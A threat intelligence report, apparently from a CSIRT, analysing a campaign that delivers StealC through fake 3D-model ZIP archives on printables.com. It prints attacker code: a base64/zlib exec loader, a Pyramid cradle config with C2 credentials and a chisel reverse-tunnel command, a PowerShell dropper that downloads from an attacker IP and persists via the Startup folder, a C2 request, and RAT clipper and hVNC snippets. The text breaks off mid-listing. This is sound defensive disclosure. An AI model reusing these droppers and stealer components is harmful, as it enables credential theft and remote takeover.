

From 3D Models to StealC: Threat Actors Abuse printables.com to Deliver StealC Stealer

Part 1 — The printables.com Campaign

Version

1.0 – 12-06-2026

Author

Dominik Degroot, Senior Cyber Security Analyst @ Controlware CSIRT
Serkan Sirmaci, Cyber Security Analyst @ Controlware CSIRT

Contact

threatreport@controlware.de



Table of Contents

1	EXECUTIVE SUMMARY	3
2	TECHNICAL ANALYSIS	4
2.1	Initial Access:	4
2.2	Execution and Persistence	5
2.3	Command and Control	9
3	THREAT INTELLIGENCE FINDINGS	10
3.1.1	Pivoting from the IP address	13
3.1.2	Analysis of svchost.py	14
3.1.2.1	C2	15
4	RECOMMENDED MITIGATION MEASURES	17
5	DETECTION	18
5.1	Detection Rule Details	18
6	IOCS	20
7	MITRE ATT&CK MAPPING	21
7.1	Resource Development	21
7.2	Execution	21
7.3	Persistence	21
7.4	Defense Evasion	22
7.5	Credential Access	22
7.6	Collection	22
7.7	Command and Control	23
7.8	Exfiltration	23
7.9	Impact	23
	APPENDIX A LOCATIONS	24

1 Executive Summary

At the beginning of April, we identified a [StealC Stealer](#) distribution campaign through **printables.com**, a legitimate 3D model-sharing platform.

The activity was conducted through newly created accounts.

Users downloaded a ZIP archive that appeared to contain a 3D model. However, the archive also included a text-based guide file.

This guide was designed to socially engineer victims into executing malicious code on their systems.

Threat actors used [Pyramid](#), an open-source Python-based HTTP server, to deliver the **StealC Stealer** in encrypted form. The malware was then decrypted and executed directly in memory, via [PythonMemoryModule](#) which is pure-Python implementation of the MemoryModule technique to load a .dll or unmanaged .exe entirely from memory, helping the attackers avoid writing the payload to disk.




Figure 2 Infection chain

2 Technical Analysis

2.1 Initial Access:

The attack was initiated through a ZIP archive shared by newly created accounts on printables.com, a widely used and popular 3D model-sharing website. Inside the archive, attackers included a .txt file that instructed users to open the Windows Run dialog, paste the command provided in the description, and execute it like in the ClickFix technique. This method relied on social engineering to convince victims to launch the malicious command themselves.





Figure 3 Text file to execute .lnk file over WebDAV

Fj3-Converter.lnk:

The .lnk file used conhost.exe to proxy the execution of PowerShell. It then executed the PowerShell script (WebGL.ps1) located on the same server where the .lnk file was hosted. The script is used to deliver and execute the second stage payload.



Finally, the script silently removed background jobs from the **PowerShell** session to reduce operational traces and minimize forensic visibility.



JeffreyEpstein.py:

This script monitors and logs script outputs. It also executes two additional payloads that are encoded using two layers of zlib compression and Base64 encoding.

```
# We are the cyber criminal group PINEAPPLE
original_stdout = sys.stdout
original_stderr = sys.stderr

# JeffreyEpstein
log_file_path_1 = os.path.join(os.getcwd(), 'script_output_1.log')
log_file_path_2 = os.path.join(os.getcwd(), 'script_output_2.log')

first_script_success = False

def monitor_logs(timeout=100, target_string=[" Loading in memory module package: pythommemorymodule"]):
    """
    JeffreyEpstein.
    """
    global first_script_success
    start_time = time.time()

    try:
        print("Watermelon...")
        threading.Thread(target=execute_script, args=(encoded_script_1, log_file_path_1)).start()
    except Exception as e:
        with open(log_file_path_1, 'a', encoding='utf-8') as log_file:
            log_file.write(f"Grape: {e}\n")
        print(f"Grape: {e}")

def execute_script(encoded_script, log_file_path):
    """
    JeffreyEpstein
    """
    try:
        # JeffreyEpstein
        cleaned_script = encoded_script[8:]
        decoded_script = zlib.decompress(base64.b64decode(cleaned_script.encode()).decode())
        with open(log_file_path, 'a', encoding='utf-8') as log_file:
            sys.stdout = log_file
            sys.stderr = log_file
            try:
                exec(decoded_script, globals())
            except Exception as e:
                print(f"Swan: {e}", file=log_file)
            sys.stdout = original_stdout
            sys.stderr = original_stderr
    except Exception as e:
        with open(log_file_path, 'a', encoding='utf-8') as log_file:
            log_file.write(f"Swan: {e}\n")
            print(f"Swan: {e}")

# Call us Amos.
if not first_script_success:
    print("Peach.")

encoded_script_1 = "ABCDEeNqtWHtz2kgS/3vIKfqyKlKZJk32BtSh0HYKmnWCTk+V9ZLCTHaxELSSsI2uodnv+6Rh"
try:
    print("Watermelon...")
    threading.Thread(target=execute_script, args=(encoded_script_1, log_file_path_1)).start()
except Exception as e:
    with open(log_file_path_1, 'a', encoding='utf-8') as log_file:
        log_file.write(f"Grape: {e}\n")
    print(f"Grape: {e}")

encoded_script_2 = "FGHIEHqWFPzmtos//nyV+yz0wIcIX6L2tzaRVGSHDWaUGK8TpvrIBz13CJQWCT2ffnb3+4BxMQ0d/rmOpkie3Y/+X"
try:
    threading.Thread(target=execute_script, args=(encoded_script_2, log_file_path_2)).start()
except Exception as e:
    with open(log_file_path_2, 'a', encoding='utf-8') as log_file:
```

Figure 6 Content of JeffreEpstein.py

After decoding the scripts, we observed that they were “**cradle**” scripts designed to connect to the **Pyramid** server over HTTP/HTTPS and fetch additional modules and dependencies from the server. They contain the remote server IP address, port information, username and password credentials, ChaCha20-based encryption parameters, and the HTTP communication path.



Figure 7 Decoded scripts (cradle)

“pythonmemorymodule.py” is a Pyramid module for executing “PythonMemoryModule” in memory. PythonMemoryModule allows in-memory loading of a remotely fetched .dll or .exe via the MemoryModule technique. From this point onward, the remaining activity took place entirely in memory.

```
import os
import base64
import ssl
import importlib
import zipfile
import urllib.request
import sys
import io
import time
import logging
import ctypes
import inspect

### This config is generated by Pyramid server upon startup and based on command line given
### AUTO-GENERATED PYRAMID CONFIG ### DELIMITER
pyramid_server='158.94.209.227'
pyramid_port='443'
pyramid_user='wBd100-00h1'
pyramid_pass='BjT...eb7n6Q'
encryption='xor'
encryptionpass='Eq...KD3aB1'
chacha20IV=b'12345678'
pyramid_http='http'
encode_encrypt_url='/42f786/'
### END DELIMITER
##### CHANGE THIS BLOCK #####
### PYTHONMEMORYMODULE CONFIG
use_pyramid_for_delivery=True
inject_exe=True # set to False if you want to inject a dll instead
exe_name='chisel.exe' # executable name to inject
command=' client 192.168.178.60:8000 R:socks' # put a trailing space before the commandline.
URI_dll_delivery='https://192.168.1.2/example.dll' # only needed if use_pyramid_for_delivery is false
dll_name = 'example.dll'
dll_procedure='StartW' # dll procedure name to be called for dll execution - know your payload!
### GENERAL CONFIG ###
```

Figure 8 pythonmemorymodule.py from our memory dump

During our behavioral analysis, a memory dump obtained from **JeffreyEpstein.exe** (**pythonw.exe**) provided sufficient indicators confirming that the malware executed in memory was the **StealC Stealer**. The figure below shows several notable strings identified in the dump file.

In addition, these strings also matched multiple YARA detection rules associated with the **StealC Stealer** during the scan on [YARAify](#).

C:\builder_v2\stealc\json.h steal_foxmail steal_winscp steal_outlooks steal_steam steal_st POST /9afac9287cae4d6a8dda.php HTTP/1.1 http://178.16.52.29/9afac9287cae4d6a8dda.php LuckyStar - LuckyCoin Wallet MultiversX DeFi Wallet Elli - Sui Wallet Cardano Priority Wallet Tonkeeper Wallet chrome.exe \Google\Chrome\User Data\Local State msedge.exe \Microsoft\Edge\User Data\Local State brave.exe \BraveSoftware\Brave-Browser\User Data\Local State OpenVPN ProtonVPN FileZilla *.db *.sqlite* Telegram Discord Azure\azure	<table><tr><td>Rule name:</td><td>win_mal_StealC_v2 Alert</td></tr><tr><td>Author:</td><td>AlexMM</td></tr><tr><td>Description:</td><td>Detects StealC v2</td></tr><tr><td>TLP:</td><td>TLP-WHITE</td></tr><tr><td>Repository:</td><td>YARAify</td></tr></table> <table><tr><td>Rule name:</td><td>Windows_Trojan_Stealc_41db1d4d Alert</td></tr><tr><td>Author:</td><td>Elastic Security</td></tr><tr><td>TLP:</td><td>TLP-WHITE</td></tr><tr><td>Repository:</td><td>elastic</td></tr></table> <table><tr><td>Rule name:</td><td>StealcV2 Alert</td></tr><tr><td>Author:</td><td>Still</td></tr><tr><td>Description:</td><td>attempts to match the instructions found in StealcV2</td></tr><tr><td>TLP:</td><td>TLP-WHITE</td></tr><tr><td>Repository:</td><td>YARAify</td></tr></table>	Rule name:	win_mal_StealC_v2 Alert	Author:	AlexMM	Description:	Detects StealC v2	TLP:	TLP-WHITE	Repository:	YARAify	Rule name:	Windows_Trojan_Stealc_41db1d4d Alert	Author:	Elastic Security	TLP:	TLP-WHITE	Repository:	elastic	Rule name:	StealcV2 Alert	Author:	Still	Description:	attempts to match the instructions found in StealcV2	TLP:	TLP-WHITE	Repository:	YARAify
Rule name:	win_mal_StealC_v2 Alert																												
Author:	AlexMM																												
Description:	Detects StealC v2																												
TLP:	TLP-WHITE																												
Repository:	YARAify																												
Rule name:	Windows_Trojan_Stealc_41db1d4d Alert																												
Author:	Elastic Security																												
TLP:	TLP-WHITE																												
Repository:	elastic																												
Rule name:	StealcV2 Alert																												
Author:	Still																												
Description:	attempts to match the instructions found in StealcV2																												
TLP:	TLP-WHITE																												
Repository:	YARAify																												

Figure 9 Notable strings from the dump and matching YARAify scan results.

2.3 Command and Control

StealC collects browser credentials, cryptocurrency wallet data, Steam accounts, Outlook credentials, VPN and FTP client data, Telegram and Discord-related information, system information, and screenshots, then sends the stolen data to its command-and-control (C2) server over RC4-encrypted HTTP traffic. We identified **178.[.]16.[.]52.[.]29** as the C2 IP address used by the **StealC Stealer**.

```
POST /9afac9287cae4d6a8dda.php HTTP/1.1
Content-Type: application/json
Host: 178.16.52.29
Content-Length: 132
Connection: Keep-Alive
Cache-Control: no-cache

04WrxbfL9ej+tNgi323AH5vVcMrfg9ZU9kAH669skN50bqUrQRM8zSR0dXb92W5dXf+F5SNKqwUEqIdTz9
YK
oMM0REqHwUxL920Q0nH82vtskZzaJcvjGw8mqj/yTDAaQmaOudyJSpQ2TOvd2mCaMPC90b2bwf1+JJJ46
6hQMx+GRhTkUaBoqi8HoBj3JyxPFWLX3CDrISAC9Eg4f0x0rOGpAZ1LenLzmG9xbZTdJICXnWoI1RU5kGP
Vb6C0BqcyZntplK80d6QY1mCD3Xw30+odxbD9NFMKpqBYDfcbNHDd876zXl7RfEvPw7C2800StpuEOE6p
J0Aw+7Q27eefSeld7Lv7qEjOZGw0BBH795svvPgDYLA6oInGjt/LdKMsXairUkZgnQ5Pfo8EV5t32Zr8aA
FAR+oZZVw+uxTwkqdAahhF+t/IcAy08tdSG6EInMGa24KKf+8ERIFfKJ2F2k1g/YiyJGSOM+00I1mQqvU/
9sLlbU+ic1Fn0iA81m3eRzuG1NBHcfeTJjwKZY4tzSgfM8p6javHNP//C/e0ySD60CjTgVXUAJNYUF6vPX
```

Figure 10 HTTP Post request to C2 - WireShark

Figure 11 shows the StealC configuration identified from our dump obtained through Triage Sandbox.

 **Malware Config**

Extracted

Family	stealc	
Botnet	Osnova	
C2	http://178.16.52.29	
Attributes	url_path /9afac9287cae4d6a8dda.php	
rc4.traffic_key	1	76216fee470f409188ef
rc4.C2	1	Z0RF2zFiIxaogkIeZW

Figure 11 StealC configuration identified by Triage Sandbox

3 Threat Intelligence Findings

To identify which account or accounts were used in the campaign through the initial access platform, we first used the image contained in the downloaded ZIP archive as a pivot point. However, we did not observe any suspicious activity in the files shared by the account we initially reached.




Figure 12 Account from which the image was copied - printables.com

We assessed that the threat actors copied legitimate files from other accounts and reused them in the malicious ZIP archives. Later, by using the ZIP archive name as a pivot, we identified another account. However, **printables.com** had already suspended this account but the malicious file was still accessible through its direct download link.




Figure Figure 13 Account used to distribute the malicious file - printables.com

We also considered the possibility that additional accounts were involved and attempted to identify them on the platform, but the search functionality was limited.

As a further pivot, we reviewed discussions on **Reddit**, assuming that some users may have reported suspicious activity. The details in the user reports confirmed our assessments.




Figure 14 User report - Reddit

In response, printables' representatives stated that they're working on it. We checked similar malicious accounts, and all of them had also been removed.




Figure 15 printables' representatives - Reddit

During our review on Reddit, we also identified from user reports that campaigns distributed through **printables.com** were still actively ongoing. As previously reported by [Morphisec](#), malicious scripts embedded in **“.blend”** files continue to be used in current campaigns. **Figure 16** shows an example of a direct message received by a user on the platform.




Figure 16 User report - Reddit

Considering that the attack chain was identical to the campaign previously reported by [Hunt.io](#) and [Morphisec](#), that the main Python script was the same except for comment lines, and that earlier campaigns delivered through another 3D model platform (cgtrader.com) using **“.blend”** files showed similar tradecraft, it is highly likely that the same threat actors were behind this campaign.

In this campaign, no Russian-language words were observed in the script comment lines. Instead, the scripts contained many meaningless comment lines filled with slang and profanity, and the globally well-known name “JeffreyEpstein” was chosen as the file name.

3.1.1 Pivoting from the IP address

Pivoting through VirusTotal showed that the same IP address was also associated with another ZIP archive. This sample was different from the campaign we analyzed in terms of the dropper mechanism and content of python script.

In this case, the payload was delivered through an executable file acting as a wrapper for a compiled **AutoHot-key** (AHK) script. The executable embedded a PowerShell command string that was executed at runtime. However, the PowerShell script used in this sample was almost the same as the PowerShell stage observed in our analyzed campaign.

```
$ {ErrorActionPreference = 'SilentlyContinue'}
$ProgressPreference = 'SilentlyContinue'
$z1 = 'http://178.16.55.153'
$u4 = 'InternetV1.0.zip'
$z5 = $env:APPDATA
$z7 = Join-Path $z5 'InternetV1.0'
$z8 = Join-Path $env:APPDATA 'Microsoft\Windows\Start Menu\Programs\Startup'
try {
    $wc = New-Object System.Net.WebClient
    $zipPath = Join-Path $z5 $u4
    $downloadUrl = $z1 + '/' + $u4
    $wc.DownloadFile($downloadUrl, $zipPath)
    if (Test-Path $zipPath) {
        Add-Type -AssemblyName System.IO.Compression.FileSystem
        [System.IO.Compression.ZipFile]::ExtractToDirectory($zipPath, $z5)
    }
    $lnkPath = Join-Path $z7 'svchost.lnk'
    while (-not (Test-Path $lnkPath)) {
        Start-Sleep -Seconds 31
    }
    Start-Process $lnkPath -WindowStyle Hidden
    $startupLnk = Join-Path $z8 'svchost.lnk'
    if (Test-Path $lnkPath) {
        Copy-Item $lnkPath $startupLnk -Force
    }
}
catch {
}
finally {
    if ($wc) { $wc.Dispose() }
}
```

Figure 17 Embedded PowerShell script

In this ZIP archive we analyzed, we identified a Python script created using the same technique, which contained Russian-language comment lines. This suggests that multiple campaigns have been operated through this IP address.




Figure 18 Similar Files contains Russian comments found on VT

3.1.2 Analysis of svchost.py

This script is a **fully featured Python RAT (Remote Access Trojan)**. A single .py file contains all the following capabilities combined and more:

- Full desktop takeover → hVNC lets the attacker use the machine invisibly

```
# ===== hVNC (real screen + SendInput) =====
# Структуры для SendInput
class MOUSEINPUT(ctypes.Structure):
    _fields_ = [("dx", ctypes.c_long), ("dy", ctypes.c_long), ("mouseData", ctypes.c_ulong),
                ("dwFlags", ctypes.c_ulong), ("time", ctypes.c_ulong), ("dwExtraInfo", ctypes.POINTER(ctypes.c_ulong))]

class KEYBDINPUT(ctypes.Structure):
    _fields_ = [("wVk", ctypes.c_ushort), ("wScan", ctypes.c_ushort), ("dwFlags", ctypes.c_ulong),
                ("time", ctypes.c_ulong), ("dwExtraInfo", ctypes.POINTER(ctypes.c_ulong))]

class _INPUTunion(ctypes.Union):
    _fields_ = [("mi", MOUSEINPUT), ("ki", KEYBDINPUT)]

class INPUT(ctypes.Structure):
    _fields_ = [("type", ctypes.c_ulong), ("input", _INPUTunion)]
```

Figure 19 svchost.py

- Cryptocurrency theft → Clipper supports 10 different crypto currencies

```
CLIPPER_ADDR_FILE = os.path.join(tempfile.gettempdir(), f"rms_clip_{HW_ID[:8]}.json")
import re as _re
import ctypes.wintypes as _wt

# Паттерны из ParadiseClipper + дополненные --Patterns from ParadiseClipper + supplemented
WALLET_PATTERNS = [
    (_re.compile(r'^(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}$'), "BTC"), # BTC legacy + bech32
    (_re.compile(r'^(3[a-km-zA-HJ-NP-Z1-9]{25,34}$'), "BTC"), # BTC P2PKH/P2SH
    (_re.compile(r'^0x[a-fA-F0-9]{40}$'), "ETH"), # ETH/BNB
    (_re.compile(r'^D[5-9A-HJ-NP-U][1-9A-HJ-NP-Za-km-z]{32}$'), "DOGE"), # DOGE
    (_re.compile(r'^([LM3][a-km-zA-HJ-NP-Z1-9]{26,33}|ltc1[a-z0-9]{39,59})$'), "LTC"), # LTC
    (_re.compile(r'^[48][0-9AB][1-9A-HJ-NP-Za-km-z]{93}$'), "XMR"), # XMR
    (_re.compile(r'^([bitcoincash|bchreg|bchtest]:)?[q|p][a-z0-9]{41}$'), "BCH"), # BCH
    (_re.compile(r'^X[1-9A-HJ-NP-Za-km-z]{33}$'), "DASH"), # DASH
    (_re.compile(r'^T[A-Za-z1-9]{33}$'), "TRX"), # TRX
